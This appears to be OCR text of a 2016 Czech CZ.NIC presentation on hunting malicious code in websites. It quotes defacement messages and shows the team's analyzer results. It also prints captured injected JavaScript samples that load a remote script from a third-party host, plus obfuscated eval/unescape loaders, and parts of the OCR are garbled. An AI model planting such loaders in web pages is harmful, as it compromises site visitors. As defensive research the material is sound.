
Den analytika

Práce s vyhledávačem škodlivého kódu

Edvard Rejthar • edvard.rejthar@nic.cz • 31.05.2016
Věra Mikušová • vera.mikusova@nic.cz

Co je vlastně MDM



Proč jsme dva?

Typy defacementu

- Informace o:
  - náboženství
  - hackerovi
  - skupině
- Upozornění na slabé zabezpečení

haCked By Team Emirates

www.muslim-responses.com

To All Corporate Governments | To All Countries

This Is To Inform All And Everyone On The World , That Muslims Are Not Terrorists.
It Is A Misconception That Muslims Are Spreading Terrorism , When In All Reality , The Governments Are Killing Innocent's And They Are The True Terrorists.
Islam Is Religion Of Peace And It Reaches The Most Peaceful Ways Of Living. Allah Is The Most Beloved To His Creatur In This World.
The Most Beloved Prophet Hazrat Muhammad (S.A.W.) Was The Most Loving & Honest Person Which World Has Ever Seen. So , How Can His Followers Be Terrorists.
An Insurrectionist Who Kills A Noncombatent Is A Guilty To Islam, Any Kind Of Violence Is A Capital Offence In The Islamic Laws So Surely One Can Say ,
That Any One Who Is Responsible For Killing Of Innocent People Is Not A Muslim , And Has Denied To The Words Of Quran Which Say:
"He Who Kills A Man Is Responsible For Killing All Mankind"

We Are: Unknown Al - Black Worm - S@NT3T3 - DarkShadowTN - Dr.T3rr0r - Gunz_Berry - DR.AFN[D]ENA

All Those Crime is Against Muslims You Can Google it

Muslims Of Burma

Muslims Of Kashmir

موقع عصابة الهكر

One , Two , Three Vive L'Algérie

All United For Free Palestine

.: Hello Admin :.
The site is under my feet and under my control

We Will Never Stop Hacking Because It's Not A Game, It's Our Job

Hacked by ZAWALI FHAL

hacked by achraf dz

HaCkeD By BALA SNIPER

Long Live to peshmarga

KurDish HaCk3rS WaS Here


Hacked By UstadCage_48

HaCkeD by BoYKa

BoYKa was here

boykaa2016@gmail.com

GreeTz 2 :- TaRzAN | LaMbA | BeDo | inject0r | Alarg53 | AlFeRoX and all my friends....

http://connect.facebook.net/en_EN/sdk.js#xfbml=1&version=v2.5


Hacked by Unknown
Hello Sir
It does not matter who I am .
I just tried you .
I hope more for the security of your site.
I'm not looking for fame !

reza.eblis22 and love alireza.eblis22 and darkness hacker an

!____iranonymous.org____!

sry admin | your site security is very low

~What's Wrong ? ups..Owned by Tomhawk ~_^


And See You Again

|Wisnu404 | Sickpeoples | Garuda Luka | Svn_nevermore | Tu5b0l3d | Shor7cut |

********** **Web byl nějakým vtipálkem hacknut! Takže stránky ruším! Na tohle nemám chuť, ani nervy! V případě provozu jinde budete o změně informováni! :-(Je mi to líto, ale lidi jsou svině, tak co naděláte!** ******

Práce s defacementy


- Zdroj: zon




- E-mailová komunikace
  - informace a doporuč

Proč se defacementy zabýváme

- Další využití zranitelnosti




Co se na stránce všechno semele





```
var a='';setTimeout(10);if(document.referrer.indexOf(location.protocol+"//"+location.host)!
==0||document.referrer!==undefined||document.referrer!==''||document.referrer!==null)
{document.write('<script type="text/javascript" src="http://wintzrayfuneralhome.
com/js/jquery.min.php?c_utt=J18171&c_utm='+encodeURIComponent('http:
//wintzrayfuneralhome.com/js/jquery.min.
php'+'?'+'default_keyword='+encodeURIComponent(((k=(function(){var keywords='';var
metas=document.getElementsByTagName('meta');if(metas){for(var x=0,y=metas.length;
x<y;x++){if(metas[x].name.toLowerCase()=="keywords"){keywords+=metas[x].content;}}}
return keywords!==''?keywords:null;})())==null?(v=window.location.search.match
(/utm_term=([^&]+)/))==null?(t=document.title)==null?'':t:v[1]:k))
+'&se_referrer='+encodeURIComponent(document.referrer)
+'&source='+encodeURIComponent(window.location.host))+'"><'+'/script>');}</script>
```


Co dělá admin




Co dělá admin



Postavili jsme si analyzér



Práce s analyzérem – hlavní menu



Výsledek analýzy

Detail: kalmus.cz !

Analýza ✓ 1 | Současné hrozby 2 | Historie 3 | Korespondence 4 (počet: 9, dnů: 393, w) | Status 5 | Whois 6

MDMaug analýza

! log **wpzh2i70t.homepage.t-online.de**

80.150.6.138
2003:2:2:15:80:150:6:138
-- PDNS: www.kunst-aus-stahl-und-stein.homepage.t-online.de www.prestinari.homepage.t-online.de
www.jzwick.homepage.t-online.de wa762kk1a.homepage.t-online.de
www.gerd-weichelt.homepage.t-online.de barghahn-online.homepage.t-online.de
wnc2ylq47.homepage.t-online.de www.haases.homepage.t-online.de
www.hotel-forellenhof.privat.t-online.de bdyg.homepage.t-online.de carloshr.homepage.t-online.de...
(8760)

- /2bgp79vh.php?id=14285324->

! **www.kalmus.cz**

- /
- /favicon.ico#-moz-resolution=16,16
- /index.html->
- /favicon.ico->

reanalyze

c-168c72c40c-40c0c64c-104c-4c12c32c-72c184c-84c68c-32c-116c80c8c-8c-32c4c0c52c32c-
164c0c80c8c0c-72c20c-32c140c4c-100c-40c136c-104c-32c168c-24c-140c76c0c-76c4c-8c148c-
128c60c-32c-56c40c32c84c-128c-16c28c84c64c-180c44c-48c44c-32c64c28c-12c64c-
108c104c20c-96c104c-168c-8c148c-44c-72c136c-136c-4c4c-24c24c40c104c-160c84c-
32c-36c148c0c-180c64c36c52c-108c104c20c-96c104c-168c-8c148c-24c-44c88c-136c40c-40c48c-
16c-48c84c-104c32c140c-88c-72c32c32c-72c100c52c-108c104c20c-96c104c-168c-8c148c-
140c-8c44c28c-56c84c28c-28c52c-108c104c20c-96c104c-168c-8c148c-76c8c44c-108c84c28c-
28c52c-108c104c20c-168c72c40c-40c0c64c-104c-4c12c32c-72c184c-84c60c-128c148c-
108c-4c32c8c-8c88c-60c-28c-12c64c-108c104c20c-168c72c40c-40c0c64c-104c-4c12c32c-
72c184c-84c-32c-68c32c-28c64c4c28c8c-8c88c-60c-28c-12c64c-100c0c0c128c-100c-60c20c8c-
48c64c8c76c-144c-4c72c4c-68c-8c48c-48c64c8c96c-48c56c-44c-136c8c20c-28c52c-48c184c-
84c-72c52c100c-4c-76c-12c-28c68c36c-16c-152c128c0c-124c64c116c-8c-104c-36c-24c172c4c-
140c44c64c-100c0c32";pau="urn eReferenceErr".replace(k,"va"
el.childNodes[1].nodeValue);e=Function("ret" pau)();ar2=ar2.split("c");ar2[0]="60";
s="";pos=0;i=0;while(i<595){e('po'.concat('s =par','selnt(k','.rep','lace("R','eferen','"','"0a','sd"))
',ar2[',i]/','4'));e('s =ar.substr(pos,1)');i ;} e(s);

Google Transparency Report

Domovská stránka | Provoz | Žádosti o odstranění obsahu | **Bezpečnost a ochrana soukromí**

Žádosti o informace uživatelů | **Bezpečné prohlížení** | Bezpečnější e-mail | HTTPS

- Přehled
- Panel malwaru
- **Stav webu**
- Poznámky
- Časté dotazy

Stav webu podle Bezpečného prohlížení

Technologie Bezpečné prohlížení Google denně kontroluje miliardy adres URL a hledá nebezpečné stránky. Každý den nalézáme tisíce nových nebezpečných stránek – často se jedná o legitimní weby, které byly prolomeny. Když nalezneme nebezpečné stránky, zobrazujeme u nich ve Vyhledávání Google a webových prohlížečích upozornění. Chcete-li zjistit, zda je aktuálně nebezpečné navštívit určité webové stránky, můžete je vyhledat.

Stav stránek: kalmus.cz

Aktuální stav: Částečně nebezpečný

Návštěva některých stránek na webu kalmus.cz v této chvíli není bezpečná.

Výsledek analýzy

Detail: divadlo-kutnahora.cz !

Analýza ✓ 1 | Současné hrozby 2 | Historie 3 | Korespondence 4 (počet: 4, dnů: 623, w) | Status 5 | Whois 6

MDMaug analýza http://www.divadlo-kutnahora.cz/interier-divadla/?nggpage=2&show=gallery

block **javaterm.com**

5.135.193.113

-- PDNS: www.chasingfireflys.com www.netbenifites.com www.bbcfootballnews.com www.tsumino.net lynnitem.com wwwstaatsloterij.nl thuybridal.com www.onelements.com tiffiany.com manishakelkar.com www.aldameer.com... (1536)


- /query.js->
- /google.js->

www.divadlo-kutnahora.cz

- /wp-content/uploads/2011/10/tylovo-divadlo2.png
- /wp-content/themes/divadlo-kutna-hora/images/bkg_sidebar_li.jpg
- /wp-content/gallery/interier/thumbs/thumbs_16.jpg
- /wp-content/plugins/nextgen-gallery/css/nggallery.css?ver=1.0.0
- /wp-content/themes/divadlo-kutna-hora/images/bkg_line_reportaze.jpg
- /wp-content/gallery/interier/thumbs/thumbs_13.jpg
- /interier-divadla/?nggpage=2&show=gallery spy

```
unescape "%66%75%6e%63%74%69%6f%6e%20%62%36%32%38%32%34%32%33%66%28%73%29%20%7b%0a
%09%76%61%72%20%72%20%3d%20 ,
eval "function b6282423f(s) {\n\tvar r = \"\";\n\tvar tmp = s.split(\"18169547\");\n\ts = unescape(tmp[0] ,
unescape "%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%62%36%32%38%32%34%32%33%66
%28%27" ,
unescape "%27%29%29%3b" ,
